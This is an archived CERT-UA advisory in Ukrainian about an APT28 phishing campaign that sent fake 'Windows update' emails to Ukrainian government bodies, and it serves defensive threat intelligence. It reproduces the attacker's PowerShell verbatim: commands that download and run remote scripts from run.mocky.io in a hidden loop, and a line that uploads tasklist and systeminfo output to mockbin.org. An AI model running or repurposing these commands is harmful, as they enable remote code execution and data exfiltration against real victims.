CERT-UA

Archived: 2026-04-10 03:07:07 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA протягом квітня 2023 року зафіксовано випадки розповсюдження серед державних органів України електронних листів з темою "Оновлення Windows", надісланих, начебто, від імені системних адміністраторів відомств. При цьому електронні адреси відправників, створені на публічному сервісі "@outlook.com", можуть формуватися з використанням справжнього прізвища та ініціалів співробітника.

Типовий лист містить "інструкцію" українською мовою щодо "оновлення для захисту від хакерських атак", а також графічні зображення процесу запуску командного рядка та виконання PowerShell-команди.

Згадана команда завантажить PowerShell-сценарій, який, імітуючи процес оновлення операційної системи, забезпечить завантаження й виконання наступного PowerShell-сценарію, призначеного для збору базової інформації про ЕОМ за допомогою команд "tasklist", "systeminfo", а також відправку отриманих результатів за допомогою HTTP запиту до API сервісу Mocky.

Рекомендуємо обмежити можливість запуску PowerShell користувачами та забезпечити моніторинг мережевих з'єднань до API сервісу Mocky.

Активність здійснюється групою APT28.

Індикатори кіберзагроз

Хостові:


```
powershell $update='windows';$url='https://www.catalog.update.microsoft.com/scopedviewinline.aspx?up
powershell $update='windows';$url='https://www.catalog.update.microsoft.com/scopedviewinline.aspx?up
powershell $update='windows';$url='https://www.catalog.update.microsoft.com/scopedviewinline.aspx?up
```

Мережеві:

```
146[.]70.105.61 (@m247.ro)
77[.]75.78.125 (Received)
hXXp://mockbin[.]org/bin/4aa17a07-7635-4ee0-9f3a-449fcd91f342
hXXp://mockbin[.]org/bin/e8bfd045-2b14-4afc-9372-b723f7d76918
hXXp://mockbin[.]org/bin/b8427b58-7497-46cd-a5b2-6ff6a40b4592
hXXp://run.mocky[.]io/v3/1e88179a-3105-4a5c-9eb3-aebea36e9c21
hXXp://run.mocky[.]io/v3/3b44f33d-b6e5-4ec6-b120-99b6ac52f74b
hXXp://run.mocky[.]io/v3/a4b6625c-226e-4dbc-baec-1dbd854b8015
hXXp://run.mocky[.]io/v3/acea62da-ca05-46d1-bb80-0b036af7467c
```

```
hXXp://run.mocky[.]io/v3/ef206b51-4cf4-4c93-90bf-1e66673315b0
hXXp://run.mocky[.]io/v3/ef4c7798-fc09-42cd-8431-91a22d5728d9
hXXp://run.mocky[.]io/v3/a261411d-b869-4877-86f5-307e32ed6afa
mockbin[.]org (Легітимний сервіс Mocky)
run.mocky[.]io (Легітимний сервіс Mocky)
```

Графічні зображення



PowerShell-команда забезпечить завантаження і виконання PowerShell-сценарію з URL "http://run.mocky.io/v3/1e88179a-3105-4a5c-9eb3-aebea36e9c21"

```
powershell $update='windows';$url='https://www.catalog.update.microsoft.c-
om/scopedviewinline.aspx?updateid=a4b6625c-226e-4dbc-baec-1dbd854b8015'; $
command='run';$version='v3';$updateid='1e88179a-3105-4a5c-9eb3-aebea36e9c-
21';$scheme='http://';$url=$scheme+$command+'.mocky.io/'+$version+'/'+$up-
dateid;$r=(new-object system.net.webclient).downloadstring($url);powershe-
ll $r;&exit
```

Завантажений PowerShell-сценарій, імітуючи оновлення операційної системи, здійснить завантаження і запуск іншого PowerShell-сценарію

```
start-process powershell -WindowStyle hidden {while(1){$R=(New-Object Sys-
tem.Net.WebClient).DownloadString('http://run.mocky.io/v3/acea62da-ca05-46
d1-bb80-0b036af7467c');Invoke-Expression $R;Sleep -s 300}}
$host.UI.RawUI.WindowTitle='Updating Windows';for($i=0;$i -le 100;$i++){St
art-Sleep -Milliseconds 10000;Write-Progress -Activity 'Updating Windows'
-Status 'Dynamic Cumulative Update for Windows (KB5023696)' -PercentCompl-
ete $i;} Write-Host 'Complete!';exit
```

```
Return-Path: <marke3@email.cz>
Authentication-Results: mail.XXXX.gov.ua;
      spf=pass (XXXX.gov.ua: domain of marke3@email.cz designates 77.75.78.125 as permitted
sender) smtp.mailfrom=marke3@email.cz;
Received: from mxs.seznam.cz (mxs.seznam.cz [77.75.78.125])
...
Received: from email.seznam.cz
...
Received: from host ([146.70.105.42])
      by smtpd-relay-7dfd449965-xqjxc (smtpd/2.0.10) with ESMTPA
      id 815d989b-16f6-4d86-b045-1e8e43e6d243;
      Mon, 24 Apr 2023 10:32:26 +0200
...
From: Admin Support <admin@mail.XXXX.gov.ua>
Sender: Admin Support <admin@mail.XXXX.gov.ua>
...
Reply-To: Admin Support <XXXX.gov.ua@outlook.com>
Subject: Оновлення Windows
...
```

Призначенням цього сценарію є збір інформації про ЕОМ з використанням команд “tasklist” і “systeminfo” та відправка результатів за допомогою HTTP-запиту до API легітимного сервісу Mocky

```
$T=tasklist;$S=systeminfo;(New-Object System.Net.WebClient).UploadString('
http://mockbin.org/bin/e8bfd045-2b14-4afc-9372-b723f7d76918',$T+$S)
```

Source: https://cert.gov.ua/article/4492467